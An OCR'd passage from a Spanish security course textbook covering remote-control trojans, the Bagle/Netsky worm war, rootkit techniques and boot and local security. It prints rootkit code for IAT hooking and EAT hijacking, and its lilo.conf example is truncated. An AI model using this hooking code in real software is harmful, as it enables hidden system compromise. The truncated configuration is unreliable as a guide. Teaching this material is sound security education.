


Figura 7: Ventana de video

Antes de conectar, debemos arrancar el VidStream en el lado del servidor. Para ello vamos a la carpeta de BO_PEEP y elegimos el comando *Start VidStream"*. Las opciones ponemos un 8 en FPS, 160,120 en el campo 'Xres,Yres'. El servidor nos responderá con la dirección a conectar para obtener el chorro de video.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Pulsamos el botón conectar del cliente, y nos presentará un diálogo de conexión. Modificamos los parámetros con la dirección que nos devolvió el servidor. Pulsamos OK y debería conectar. Si no conecta, verificad los parámetros de clave, algoritmo y dirección. Si todo ha ido bien, veremos una pequeña pantalla de la otra máquina.
En el apéndice A podéis ver una lista de las órdenes que se pueden usar.

3.2.3.4 Spamnet

Ya hemos hablado de virus, troyanos, dialers y más bichitos. Muchos de ellos pasan sin pena ni gloria para el gran público. Otros saltan a la primera plana de los telediarios. Y cada día aparecen más y más.
Pero el día 11/08/2005 apareció un troyano nuevo, llamado Spamnet, cuya función es de ser un buen anfitrión e invitar a varios de sus amigos. Es decir, su labor es descargar e instalar varios troyanos, dialers y spyware. Entre el malware que instala están: Downloader.DQ, Downloader.DYB, Downloader.CRY, *Downloader.EBY*, Trj/Downloader.DLH, Trj/Downloader.DSV, Trj/Agent.EY, Trj/Clicker.HA, etc.
Para su entrada usa 3 errores cuya descripción puede verse en los boletines de seguridad MS04-013, MS04-040 y MS05-002.
La inclusión aquí se debe a que no realiza ninguna labor maliciosa, si no permitir la entrada de malware ya creado, permitiendo que un mismo virus pueda ejecutarse con casi cualquier error existente, con sólo crear un troyano que aproveche esa vulnerabilidad y los descargue.

3.2.4 Guerra de virus

Win32/Bagle.A fue el primer gusano de esta familia y fue detectado por primera vez a mediados de Enero del 2004. Su funcionamiento era el típico: se reenviaba a través de correo electrónico en adjuntos con extensión ejecutable. Además, reeditaba una funcionalidad "inventada" por los gusanos Sobig: el 28 de Enero cesaba por si mismo su funcionamiento.
Por su parte, el Win32/Netsky.A apareció casi un mes después, el 16 de Febrero de este año, y también se reproducía por correo electrónico en archivos con extensión ejecutable o .ZIP. Este gusano no era como cualquier otro: sus autores lo consideraban un "antivirus" ya que además de propagarse a sí mismo, intentaba eliminar infecciones por los gusanos Mydoom.
Al día siguiente de la aparición del primer Netsky, se detectaba el segundo Bagle, el cual tenía un componente *backdoor* (puerta trasera) que podía ser administrado en forma remota. Inmediatamente, una nueva versión del Netsky (la B), salió a la calle, con apenas algunos cambios de la versión anterior.
La historia continuó, y desde Febrero, se siguen detectando nuevas versiones de estos gusanos. El Bagle ya va por su versión EI (según versiones de Panda) , mientras que el Netsky "sólo" ha llegado a la versión Z.
Cada versión de estos gusanos introdujo interesantes mejoras en su funcionamiento, como los gusanos Bagle que se reproducen como archivos comprimidos con extensión .ZIP o .RAR, utilizando una contraseña, para no ser identificados directamente en los mensajes por los antivirus (salvo aquellos, como NOD32, que han incluido una firma para estos archivos comprimidos).
A medida que las nuevas versiones eran detectadas, comenzó a notarse que el constante flujo de "Netskys" y "Bagles" se debía a un enfrentamiento entre los autores de ambos gusanos, ya que sus nuevas creaciones buscaban eliminar a la familia "rival" de gusanos. Por ejemplo, la versión C del gusano Netsky contenía instrucciones para eliminar las modificaciones que las versiones A y B del Bagle creaban en los equipos que infectaban.
En las siguientes versiones, los autores de estos gusanos comenzaron a incluir mensajes en sus creaciones, aludiendo al grupo rival. Unos a otros se desafiaban, lo cual motivó la aparición de

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

más y más versiones de estos gusanos. Incluso, una versión del MyDoom (la F), se mofaba del Netsky y del Bagle.
Los mensajes cada vez subieron más de tono y, por ejemplo, el Win32/ Bagle.P, de reciente detección, tiene una leyenda que reza:

The first and the single Anti-NetSky AntiVirus

Todo esto no sería nada si no fuera que ambos gusanos, el Bagle y el Netsky, con sus constantes renovaciones, no han abandonado los primeros puestos en los rankings de virus más reportados en el mundo hispano (y en el resto de los países también)[14]. Por dar un ejemplo, si nos basamos en las estadísticas brindadas por el servicio de alertas de Red.ES en un día cualquiera, en las últimas 24 horas, de una muestra de 4.796.728 han hallado 815.448 (17.0 %) con virus, de los cuales el 46% correspondían al Netsky.P, dudoso puesto que lleva copando desde hace más de un año.
Nunca antes se había dado una guerra tan prolongada y abierta en el mundillo antivirus. Podemos recordar hechos aislados, como uno protagonizado recientemente por Gigabyte, una programadora de virus que había creado un gusano para eliminar otro desarrollado por otro autor. O, si nos remontamos más atrás, a la época en que los macrovirus eran los reyes de las infecciones, existían versiones de los virus Class, Ethan o Melissa que se eliminaban entre ellos.
Nada parece indicar que la actividad disminuirá en el corto plazo, y si esta pelea continúa, que tiene como campo de batalla a Internet y a nuestros ordenadores, es muy probable que sigamos presenciando la aparición de nuevas versiones de los gusanos Bagle y Netsky, cada vez más sofisticados.
Decir como nota, que en http://www.theinquirer.net/?article=17923 o El navegante puede verse la información sobre la unión spammers y virus y la guerra entre ellos.

3.2.5 Error del registro

Dada la forma de actuar del malware, con la introducción de claves en el registro para ejecutarse al inicio, desactivar antivirus, etc., cabe destacar una falla que se descubrió hace no mucho por la cual resulta que el registro puede guardar entradas que, si son suficientemente largas, no aparecen con regedit ni regedt32. Por tanto, cualquier indeseable puede colocarnos una de esas cadenas bajo la clave Run y, por mucho tiempo que perdamos analizando el registro en busca de maldades, nuestro sistema, al arrancar, ejecutará todo lo que de ella dependa sin siquiera pestañear.
Es decir, ni regedit, ni regedit32 ni, a lo que se ve, el Antispyware de Microsoft detectan estas cadenas, lo que hace muy difícil su detección. Los más valientes pueden atreverse con *reg* (una utilidad de línea de comandos, de la que la mayoría nunca habrá oído ni hablar), que parece no estar afectada.
Pero no todo es tan negro como parece. El SANS publicó al poco de saberse la noticia una herramienta LVNSearch.exe realizará una búsqueda recursiva en el registro de todas aquellas claves que superen los 254 caracteres de longitud...

3.2.6 Rootkits

Un rootkit es un programa, o un conjunto de programas que permiten a un atacante ocultar en un ordenador el rastro de sus actividades o “sus armas” de ataque una vez que el sistema ha sido comprometido.
Los rootkits tienen un gran historial en cuanto a su aplicación en Unix y Linux, sin embargo, a finales del año 2005 y 2006 han cobrado una mayúscula importancia por su uso en sistemas Windows. Mucho al respecto tiene que decir la empresa Sony (que instalaba un rootkit para ocultar

[14] Datos en tiempo real pueden verse en http://alerta-antivirus.red.es/ y www.virustotal.com

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

su aplicación de gestión de DRM en sus discos musicales, cuando éstos eran introducidos en un PC con Windows).
Los rootkits no podemos considerarlos virus, ni equipararlos al malware que intenta infectar el mayor número posible de sistemas informáticos o archivos. Por el contrario, es un recurso software que emplean los atacantes a sistemas para esconder sus puertas traseras en sistemas comprometidos, con la finalidad de poder volver a acceder cuando lo considere necesario, y evitar que el administrador del sistema comprometido detecte la actividad fraudulenta e intente eliminar las puertas traseras.
Para llevar a cabo su trabajo, un rootkit tiene que modificar el comportamiento del sistema en el que se ha infiltrado para hacerse invisible a sí mismo y a los elementos que trata de proteger. Para ello emplean diferentes enfoques de acercamiento al problema: modificar el comportamiento de las herramientas de sistema y herramientas de seguridad, bien sea modificando las llamadas al sistema que emplean para las verificaciones, o bien modificando sobre el propio espacio de memoria de la herramienta los resultados que desea ocultar.
Dado que el estudio de rootkits nos introduce en un mundo de conocimientos demasiado extenso para los objetivos de este documento (y el ámbito de este curso), simplemente abordaremos a nivel conceptual los conceptos elementales que subyacen a los rootkits.

3.2.6.1 El modelo de seguridad Windows y los tipos de rootkits

En los sistemas Windows existen dos modos de ejecución de los archivos ejecutables que residen en el sistema: el modo usuario y el modo Kernel (núcleo del sistema operativo). El espacio de usuario alberga las aplicaciones que ejecutamos como pueden ser Paint, MSWord, etc. En este espacio Windows proporciona una API para que el desarrollador pueda realizar desde su programa determinados accesos controlados a nivel de sistema (por ejemplo, abrir o guardar ficheros, acceder a conexiones de red, reservar memoria, etc.). El kernel debe ser inaccesible para los programas que se ejecutan en el espacio de usuario.
Los binarios que sean ejecutados en modo kernel tienen acceso a todo el sistema sin restricción alguna: memoria, tablas del procesador, gestión de procesos, sistemas de seguridad, etc.
Por tanto, el modo en que se ejecute un rootkit determinará las capacidades del mismo. Así que podemos distinguir de antemano dos tipos de rootkits:

- En modo usuario
- En modo kernel

Los rootkit en modo usuario frecuentemente son reemplazos de otros binarios del sistema que modifican convenientemente el trabajo de los binarios a los que sustituyen, ocultando las características que deseemos mantener ocultas dentro del sistema. Los rootkits más sofisticados en espacio de usuario harán uso de técnicas más avanzadas como el hooking de APIs, la inyección de DLLs en procesos o el hooking inline para poder modificar sobre la marcha el trabajo de las aplicaciones objetivo, sin modificarlas en el binario almacenado en disco.
Los rootkit en modo kernel generalmente son escritos como drivers del sistema (en sistemas Windows haciendo uso del Drivers Developement Tookit de Microsoft) y tienen acceso a todos los objetos del sistema, pudiendo hacer realmente lo que quieran con él. En Linux este tipo de rootkits son creados y cargados como módulos del kernel (LKM).

3.2.6.2 La arquitectura de los procesadores Intel x86

Ahora que sabemos que los anillos (modos de ejecución) son la base de la gestión de privilegios bajo la plataforma Windows (y también en Linux y otros sistemas), debemos ser conscientes de

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

que los anillos han sido introducidos en la arquitectura de sistemas por Intel, a partir de su familia de procesadores x86.
La familia de procesadores x86 de Intel dispone de cuatro anillos para controlar la forma en que funcionan los objetos del sistema. Estos anillos son desde el anillo 0 (modo Kernel) hasta el anillo 3 (modo usuario). Los implementadores de sistemas operativos para esta familia de procesadores, en un momento dado, decidieron únicamente hacer uso de los dos anillos más distantes para sus implementaciones, lo que realmente constituye una falla de seguridad importante a considerar: si todos los objetos cercanos al kernel (drivers y módulos que aportan funcionalidades extra al kernel como es el acceso a sistemas de ficheros, dispositivos de entrada y salida, etc.) se ejecutan en el anillo 0, entonces tienen acceso al espacio de memoria del kernel, a sus funcionalidades, a todos los objetos del sistema y pueden realizar acciones sobre ellos.
Con la finalidad de conocer más en detalle la implicación de la arquitectura en la creación de rootkits, veamos de forma sucinta como se llevan a cabo las labores de ejecución en modo kernel y las tablas de direcciones.

3.2.6.2.1 Las tablas de direcciones

Cuando un proceso en espacio de usuario necesita acceder a alguna función del sistema (por ejemplo, cargar un archivo en memoria) debe hacer uso de una interrupción de sistema, que indica al kernel que necesita de su ayuda para completar su tarea. Dada la diversidad de tareas que ha de llevar a cabo un sistema, la CPU necesitará tener accesibles las diferentes rutinas que ha de ejecutar para prestar estos servicios. Dado que la CPU dispone de una serie de registros limitados, es necesario el uso de unas estructuras que indexen la localización de las rutinas a ejecutar.
Aquí es donde toma sentido el concepto de tablas de direcciones.

3.2.6.2.2 GDT Y LDT: TABLA GLOBAL DE DESCRIPTORES Y TABLA LOCAL DE DESCRIPTORES

La tabla de descriptores globales y la tabla de descriptores locales permiten dividir la memoria en segmentos, aplicando así el concepto de la segmentación. Las tablas contienen estructuras de datos llamadas descriptores de segmentos, que describen y localizan los segmentos en sus direcciones de memoria, y sus características. Para ello usan 8 bytes de memoria. Entre otros campos almacenados en el descriptor se encuentra el DPL (descriptor del nivel de privilegio del segmento, que indica si el segmento es accesible en modo kernel o en modo usuario).
La diferencia entre GDT y LDT es que GDT solo puede haber una en el sistema, mientras que LDT puede haber varias. Para acceder a las tablas, estas tienen que estar referenciadas por los respectivos registros GDTR y LDTR.

IDT: Tabla de descriptor de interrupciones

La tabla IDT mantiene 256 entradas en las que almacena las direcciones de las rutinas que gestionarán las interrupciones a las que pueden llamar los programas. De forma análoga a las tablas GDT y LDT, la IDT debe estar apuntada por el registro IDTR, que puede ser modificado mediante las instrucciones LIDT y SIDT.
La tabla de interrupciones puede ser accedida, modificada para hacer un “hook” sobre las rutinas de las interrupciones, o incluso convenientemente ser sustituida por una nueva IDT creada para nuestro propio uso.

SSDT: System Service Dispatch Table (tabla del despachador del sistema)

La SSDT es el equivalente para Windows de las tablas de llamadas a sistema de Unix. Los sistemas Windows proporcionan muchas APIs al espacio de usuario para permitir el desarrollo de aplicaciones sin necesidad de ejecutar las aplicaciones en modo kernel. Para hacer uso de estas

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

API, a bajo nivel se hace uso de la interrupción 0x2E, aunque en Windows XP se hace uso de la instrucción SYSENTER.

IAT: Import Address Table

Cuando una aplicación ha sido desarrollada usando llamadas que se encuentran en DLLs, al iniciar su ejecución, el lanzador del programa recorrerá la IAT del mismo y buscará en el sistema la situación en memoria de las DLLs, si estas fueron previamente cargadas. En caso de que no estuvieran cargadas, las carga en memoria y escribe en la IAT del proceso la dirección de las DLLs.
Cada vez que el programa tenga que ejecutar el código que contiene una DLL, buscará su dirección en la IAT y saltará hasta esta dirección de memoria para ejecutar las rutinas allí almacenadas.
Una técnica bien empleada por los rootkits es el IAT hooking, que consiste en la modificación de las entradas IAT de los programas para que ejecuten nuestras funciones (que hemos programado dentro de una DLL de nuestro rootkit), impidiendo que el programa original acceda a las funciones válidas que tendría que ejecutar, de la API de Windows.
Esta técnica de hooking es sencilla y potente, pero puede ser inútil si, bajo la finalidad de optimizar el uso de la memoria, el programa busca la dirección de memoria de la DLL justo antes de su uso (usando la función GetProcAddress).
El principio de aplicación de esta técnica es localizar las DLL que importa un programa, que lo haremos con un bucle sobre la IDT. Como termina con un "0", podemos localizar fácilmente su final. El siguiente código ilustra esta técnica. Está extraído del rootkit ring3rk de Nzeka Gilbert.

```
pImportDesc = MakePtr(PIMAGE_IMPORT_DESCRIPTOR, hModule,
        pNTHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress);
if(pImportDesc == (PIMAGE_IMPORT_DESCRIPTOR)pNTHeader) return 0;

//Itearation through the IAT. We will try to find the wanted dll then the function.
//For information Name (pImportDesc->Name) is a DWORD (I think...).
while(pImportDesc->Name)
{
        DllName = MakePtr(PSTR, pDOSHeader, pImportDesc->Name);
        if ( stricmp(DllName, NameOfDll) == 0 ) break;
                //No I didn't do an error... stricmp means ignore case when performing
                //comparison
        pImportDesc++;
}

//If DLL not found, exit
if ( pImportDesc->Name == 0 ) return 0;

//We make a pointer to the currently iterated functions entry point...
pThunk = MakePtr(PIMAGE_THUNK_DATA, hModule, pImportDesc->FirstThunk);
// Iteration to find the wanted function
printf("\nOriginalApi: %08x     MyFunc: %08x", (DWORD)OriginalApi, (DWORD)MyFunc);
while (pThunk->u1.Function) {
        printf("\nAvant: %08x", pThunk->u1.Function);

    if (DWORD(pThunk->u1.Function) == (DWORD)OriginalApi){
        pThunk->u1.Function = (DWORD)MyFunc;
    }
        pThunk++;
}
```

EAT (Export Address Table)

La tabla de exportaciones de un binario con formato PE indica las funciones que exporta un determinado programa. Esta dirección, al igual que la IAT es muy sencilla de localizar haciendo uso de un debugger o analizando el fichero PE.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

La técnica de EAT Hijacking permite secuestrar una función exportada desde una dll de modo que la función de nuestro rootkit sea ejecutada… ¡¡SIEMPRE QUE CUALQUIER SOFTWARE llame a la función que hemos secuestrado!!
El siguiente fragmento de código, extraído del ya citado rootkit ring3rk, ilustra el uso de esta técnica.

```
DWORD *EAT_GetPointerToApiAddress(HMODULE hMod, char* ApiName)
{
 PIMAGE_DOS_HEADER pDOSHeader = (PIMAGE_DOS_HEADER)hMod;
 PIMAGE_NT_HEADERS pNTHeader;
 PIMAGE_EXPORT_DIRECTORY pExportDir;
 DWORD i, baseAddr;                          /* Counter, and module base address */
 DWORD* ENT;     /* Export Name Table */
 DWORD* AOF;     /* Address Of Functions */
 WORD* AONO;     /* Address Of Names Ordinal */

 baseAddr = DWORD(hMod);
 pNTHeader = RVA2OFS(PIMAGE_NT_HEADERS, pDOSHeader, pDOSHeader->e_lfanew);
 pExportDir = RVA2OFS(PIMAGE_EXPORT_DIRECTORY, hMod,
            pNTHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

 for( i=0 ; i<pExportDir->NumberOfFunctions ; i++ )
 {
    ENT = RVA2OFS(DWORD*, baseAddr, ((DWORD)pExportDir->AddressOfNames +
            (sizeof(DWORD)*i)));
    if( strcmp(  (char*)(baseAddr + *ENT), ApiName ) == 0 )
    {
        /* Build pointers:
          AONO: to Address Of Names Ordinal
          AOF : to Address Of Functions
              */
        AONO = RVA2OFS(WORD*, baseAddr, ((DWORD)pExportDir->AddressOfNameOrdinals +
                    (i*sizeof(WORD))) );
        AOF  = RVA2OFS(DWORD*, baseAddr, ((DWORD)pExportDir->AddressOfFunctions +
                    (sizeof(DWORD) * *AONO)) );
     return (AOF);
    }
 }
 return 0;
}

int EAT_Hijack(HMODULE hDll, char* ApiName, void** OldApiAddr, void* newApiAddr)
{
 DWORD *p,lpflOldProtect,lpflOldProtect2;
 p = EAT_GetPointerToApiAddress(hDll, ApiName);
 *OldApiAddr = (void*)(*p+DWORD(hDll));
 VirtualProtect(p, sizeof(DWORD), PAGE_READWRITE, &lpflOldProtect);
 *p = ((DWORD)newApiAddr)-DWORD(hDll); /* Set new RVA value */
 VirtualProtect(p, sizeof(DWORD), lpflOldProtect, &lpflOldProtect2);

return 1;
}

HMODULE hDll;     /* user32 module handle */
hDll = GetModuleHandle("user32.dll"); /* Get user32 base address */
MessageBox(NULL, "If you read NoHooking, the EAT is \"unhooked\".", "NoHooking", MB_OK);
EAT_Hijack(hDll, "MessageBoxA", (VOID**)(&oldfMessageBoxA), ((VOID*)(&NTIMessageBoxA)));
/* Update function pointer to use hijacked function */
fMessageBoxA = (pMessageBoxA) ((DWORD)(&NTIMessageBoxA));
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

3.2.6.3 Hooking de funciones Inline

El hooking de una función Inline tiene como característica ser más complejo de detectar que las dos técnicas comentadas anteriormente. Para detectar el secuestro EAT o el hooking IAT basta comprobar que las tablas de direcciones han sido modificadas con respecto al fichero original.
Sin embargo, el hooking de una función inline consiste en hacer que la función original que va a ser usada por un programa realice primero lo que hemos escrito en nuestra función no permitida. Para ello, rememorando el comportamiento de los virus que infectaban ficheros ejecutables, debemos sobrescribir parte del código de la función para que apunte hacia nuestra función y establecer un retorno a esa función original.
Este concepto es conocido como Detour Patching, y Microsoft lo soporta con la finalidad de permitir modificar las funciones de una API sin la necesidad de reiniciar el sistema.
Más información al respecto la podemos encontrar en la Web de Microsoft, incluida documentación completa y ejemplos de código:

http://research.microsoft.com/sn/detours/

3.2.6.3.1 Inyección de DLL

Las DLL han sido usadas como mecanismos de extensión para las aplicaciones de los usuarios. Sin embargo, una DLL es un programa ejecutable que tiene la característica de no poder ser ejecutado por sí mismo, sino que necesita ser adjuntado a otro proceso.
La inyección de DLL es otra técnica que puede ser usada para forzar a procesos en el sistema a ejecutar el código de una DLL sin que esto fuera su comportamiento habitual.
Mediante la función CreateRemoteThread de la API de Windows podemos inyectar una DLL en el espacio de memoria de otro proceso, y programar en la DLL que se ejecute una función arbitraria al adjuntarse.
Para más detalles al respecto, se recomienda consultar el código fuente del rootkit Ring3rk citado en este apartado.

3.3 Seguridad en el arranque

En este tema veremos qué ocurre si alguien puede acceder a nuestra máquina. Lo primero que existía en los tiempos del MSDOS era ponerle una clave a la BIOS. Aunque era normal que pronto uno se aburriera de tener siempre que poner la clave, y si ahora usas el equipo como servidor, cuando por algún motivo se te reiniciaba el equipo, resulta que se quedaba a la espera de contraseña. De nada sirve una súper contraseña que nadie recuerda y que usa con una notita junto al monitor. Es como tener una copia de las llaves del coche sobre el parabrisas.
Además, no tardó mucho en descubrirse algunas tenían puerta trasera o “trucos” que permitían saltársela y aunque nuestra BIOS no tenga ese problema, si alguien posee acceso a nuestro equipo, puede quitar las claves o, en algunos modelos, obtenerla una vez arrancado el equipo.
Decidamos o no usar clave, tenemos otros problemas a los que enfrentarnos. El primero y más obvio, es impedir que arranquen otros sistemas operativos. Existen multitud de distribuciones Linux autoarrancables desde un CD; son las llamadas Live-CD. Knoppix, Gnoppix, Gnome-live.... Todas son bastante completas y te arrancan un entorno gráfico configurado y con Internet con unos pocos pasos. Y además, dado que mi Linux es capaz de acceder a casi cualquier tipo de partición, los datos del equipo pueden ser accesibles.
Pero no sólo existen las livecd; también hay herramientas de recuperación de sistemas que permiten acceder a Windows como administrador y cambiar el password. Por tanto, dejar que un ordenador sea arrancable desde CD es facilitar el trabajo de un intruso. Recuerdo hace unos años que unos amigos de la UPC, para saltarse la prohibición de navegar por Internet, usaban unos disquetes con pequeñas distros (aka distribuciones) con un telnet y poco más, lo que les permitía

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

chatear. Si tenemos información confidencial en vuestro portátil y nos lo roban, no poder arrancar el sistema hará más difícil para alguien acceder a ella.
Todo esto se soluciona como comentábamos en la seguridad física mediante la encriptación de la información sensible o del disco, como admiten ya los sistemas operativos, de manera que, sin la clave adecuada, el acceso a la información no es posible.

3.3.1 Arranque en Linux

Cuando alguien inicia el sistema operativo Linux se encuentra con una pantalla de login: el sistema está pidiendo que se identifique. Si es un usuario conocido, podrá iniciar una sesión y trabajar con el sistema. Si no lo es, no tendrá opción de hacer absolutamente nada. Además, el sistema registra todos los intentos de acceso (fallidos o no), por lo que no pasarán desapercibidos intentos repetidos de acceso no autorizado.
LILO (Linux Loader) es el encargado de cargar el sistema operativo en memoria y pasarle información para su inicio. A su vez, puedes pasarle parámetros a LILO para modificar su comportamiento.
Por ejemplo, si alguien en el indicador de LILO añade init single, el sistema se inicia en modo monousuario y proporciona una shell de root sin contraseña. Si en su entorno de trabajo cree necesario evitar que alguien pueda iniciar el sistema de esta forma, debería utilizar el parámetro password y *restricted* en el fichero de configuración de LILO (habitualmente /etc/lilo.conf). Este parámetro le permite iniciar normalmente el sistema, salvo en el caso de que se hayan incluido argumentos en la llamada a LILO, que solicita una clave. Esto proporciona un nivel de seguridad razonable: permite iniciar el sistema, pero no manipular el arranque. Si tiene mayores necesidades de seguridad puede omitir la opción restricted. De esta forma necesitará siempre una clave para iniciar el sistema. En estas condiciones, sólo podrá iniciar el sistema quien conozca la clave.
Puede encontrar más detalles en las páginas del manual lilo y lilo.conf. Para ello, introduzca en la línea de comandos las siguientes órdenes:

```
# man lilo
# man lilo.conf
```

Otros detalles que le podrían resultar útiles.

- Prepare un disco de arranque del sistema. Es muy fácil, simplemente tiene que copiar el núcleo del sistema operativo en el disco, sin sistema de ficheros, e indicarle cual es la partición raíz del sistema.

```
# dd if=/boot/vmlinuz of=/dev/fd0
# rdev /dev/fd0 /dev/hdXY
```

- Suponiendo que estemos usando un disco duro IDE, X indica el disco (a, b, c, o d), Y indica la partición (1,2,...).
- Si tiene más de un sistema operativo en su máquina, le puede interesar hacer una copia de salvaguardia del MBR:

```
# dd if=/dev/hda of=/boot/arranque.mbr count=1
```

Recuerde que si tiene un servidor, y tiene una clave para el arranque, la máquina no se reiniciará sin suministrar la clave y tendrá que acudir a introducirla en el caso de una parada no prevista. Así que si ese es su caso, mejor use la opción restricted, y cierre la puerta para que no entre quien no debe.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

Sea por ejemplo el siguiente fichero lilo.conf

```
estricted
password=aqu1_va_la_c0ntRaSeña
```

Esto reinicia el sistema utilizando el kernel /boot/vmlinuz-2.2.5, almacenado en el MBR del primer disco IDE del sistema, el prompt impediría hacer reinicios desatendidos, sin embargo está implícito en la imagen, de modo que puede arrancar "linux" sin problemas, pero pediría una contraseña si introduces "linux single", de modo que si quiere ir al modo "linux single", tienes 10 segundos para escribirlo, en cuyo punto te preguntaría por la contraseña ("aqu1_va_la_c0ntRaSeña"). Combina esto con una BIOS configurada para arrancar sólo desde C: y protegida con contraseña y has conseguido un sistema bastante seguro.
Una medida menor de seguridad que puedes tomar para asegurar el fichero lilo.conf es dejarlo invariable, utilizando el comando "chattr". Para hacer el fichero invariable, simplemente teclea:
chattr +i /sbin/lilo.conf
y esto evitará cualquier cambio (accidental o de otro tipo) en el fichero lilo.conf. Si quieres modificar el fichero lilo.conf necesitarás quitar el flag de invariable:
chattr -i /sbin/lilo.conf
Hay que tener en cuenta que sólo el root tiene acceso al flag de invariable (ponerlo/ quitarlo) pero que ni el root puede modificar el fichero cuando está invariante.
En el caso de Windows, la mejor opción válida para la última versión es el Bitlocker, que cifra el disco entero y si detecta algún problema de seguridad al inicio sin contraseña, impide el acceso al sistema. Por tanto es una opción completa e integrada para evitarnos problemas de seguridad en el arranque. Eso sí, con esta opción más nos vale tener copias de seguridad o la clave a buen recaudo para impedir malos ratos por no poder acceder a los datos.

3.4 Seguridad local

En un sistema operativo multiusuario real puede haber varios usuarios trabajando simultáneamente con él, cada uno en su terminal o sesión. Esto obliga a tener en cuenta medidas de seguridad adicionales. Además, según un informe de Kroll y The Economist Intelligence Unit, el 85% de las empresas han sufrido fraudes o ataques a la información, de los cuales el 80% ha sido por causa de empleados o ex-empleados. Este porcentaje se divide entre:

- hurto a la empresa (30%)
- competencia desleal (11%)
- fraude informático (4%)
- contraespionaje industrial (11%)

Si a lo dicho le añadimos los posibles accidentes debidas a descuidos o ignorancia de los usuarios, tendremos una perspectiva bastante buena de lo que todo esto implica.
En este aspecto de la seguridad, Tanto Linux como Windows disponen ciertas características de seguridad:

- un control de acceso a los usuarios verificando una pareja de usuario y clave
- cada fichero y directorio tienen su propietario y diversos permisos asociados.

Con respecto a los permisos, los sistemas basados en NT poseen un conjunto de ACLs (Access Control List) más potente que Linux, si bien existen parches que permiten implementar un sistema de acceso completo y que ya viene integrado en las últimas versiones de Linux.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Por otro lado, la meta de la mayoría de los ataques es conseguir acceso como *root o administrador*, lo que garantiza un control total sobre el sistema. Primero se intentará conseguir acceso como usuario "normal" para posteriormente ir incrementando sus niveles de privilegio utilizando las posibles debilidades del sistema: programas con errores, configuraciones deficientes de los servicios o el descifrado de claves cifradas. Incluso se utilizan técnicas denominadas "ingeniería social", consistentes en convencer a ciertos usuarios para que suministren una información que debiera ser mantenida en secreto, como sus nombres de usuario y contraseñas, de una forma similar a los engaños de los bancos.
En este apartado de seguridad local pretendemos dar unas ideas generales de los riesgos existentes, mecanismos para su solución y unas directrices de actuación que deberían convertirse en hábitos cotidianos.

3.4.1 Cuentas de usuario, grupos

Tanto en Linux como en Windows, un usuario posee su cuenta de usuario y pertenece a un determinado grupo, lo cual le confiere una serie de permisos. En linux, cada usuario del sistema está definido por una línea en el fichero /etc/passwd y cada grupo por otra línea en el fichero /etc/group. Cada usuario pertenece a uno o varios grupos y cada recurso pertenecen a un usuario y un grupo. Los permisos para un recurso se pueden asignar al propietario, al grupo y a otros (resto de los usuarios). En un sistema Windows XP, en Inicio ->Panel de control->Herramientas Administrativas ->Administración de equipos puede verse en el árbol de la derecha la sección Usuarios locales y grupos, donde puede administrarse los grupos o usuarios.
Por ejemplo, un usuario ***ferni*** puede pertenecer al grupo *Administradores* en Windows, o al grupo *audio* en linux. Con el primero el usuario posee permisos de administrar el equipo, pudiendo instalar aplicaciones, desinstalarlas, ver ficheros de sistemas, etc. En el segundo caso, el usuario posee permiso para acceder directamente a los recursos del grupo *audio* como son los dispositivos de sonido. De igual forma, si ***ferni*** no pertenece al grupo *floppy* no podrá leer o escribir en la disquetera.

brw-rw-r-- 1 root floppy 2,0 may 5 1998 /dev/fd0

En definitiva lo que debemos perseguir es lo que se denomina ***principio de mínimo privilegio***, que puede traducirse en dar los menos privilegios posibles que permitan a todos los usuarios llevar a cabo su trabajo. Por ejemplo, si tenemos un aula de ordenadores, y desactivamos las disqueteras y unidades de CD para evitar que traigan virus de casa o metan sus programas, tiene poco sentido permitir que se conecten memorias USB, y de hecho un usuario para sus prácticas no necesita ni tan siguiera conectar nada por USB.
A partir de la 2.5, el núcleo de linux ofrece soporte para ACL incluido. A decir verdad, el sistema de archivos por excelencia, ext2, y su evolución con sistema de *journaling*, ext3, se concibieron con la idea de soportar ACLs, si bien hasta este momento aún no se habían incluido completamente. Otros sistemas como JFS y XFS, que se incluyeron tras su liberación por parte de IBM y SGI, lo implementaban desde su inicio, y lo que se ha hecho es incluirlo en capa abstracta común en el VFS (*Virtual File System*) de forma que las aplicaciones y el resto del sistema operativo trabajen por igual, y con la misma API, con cualquiera de los sistemas de ficheros que soportan ACLs.
En Windows, como se dijo antes, las ACLs existían en NTFS desde la época de NT, si bien Windows XP muestra por defecto y de forma simplificada los permisos de Archivos y Carpetas.
Para poder ver los permisos NTFS en Windows XP, es necesario seguir los siguientes pasos:

1. Ir, por ejemplo, a Mis Documentos
2. Pinchamos **Herramientas** -> **Opciones de carpeta** y nos aparecerá la figura 6.a
3. Pinchamos en la pestaña **Ver**.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

4. En **Configuración avanzada**, vamos hasta la última de las opciones y desmarcamos **Utilizar uso compartido simple de archivos (recomendado)** y pulsamos en **Aplicar**.
5. Ahora podemos ver los permisos NTFS en algo similar a la figura 6.b

Figuras 8 *a* y *b*

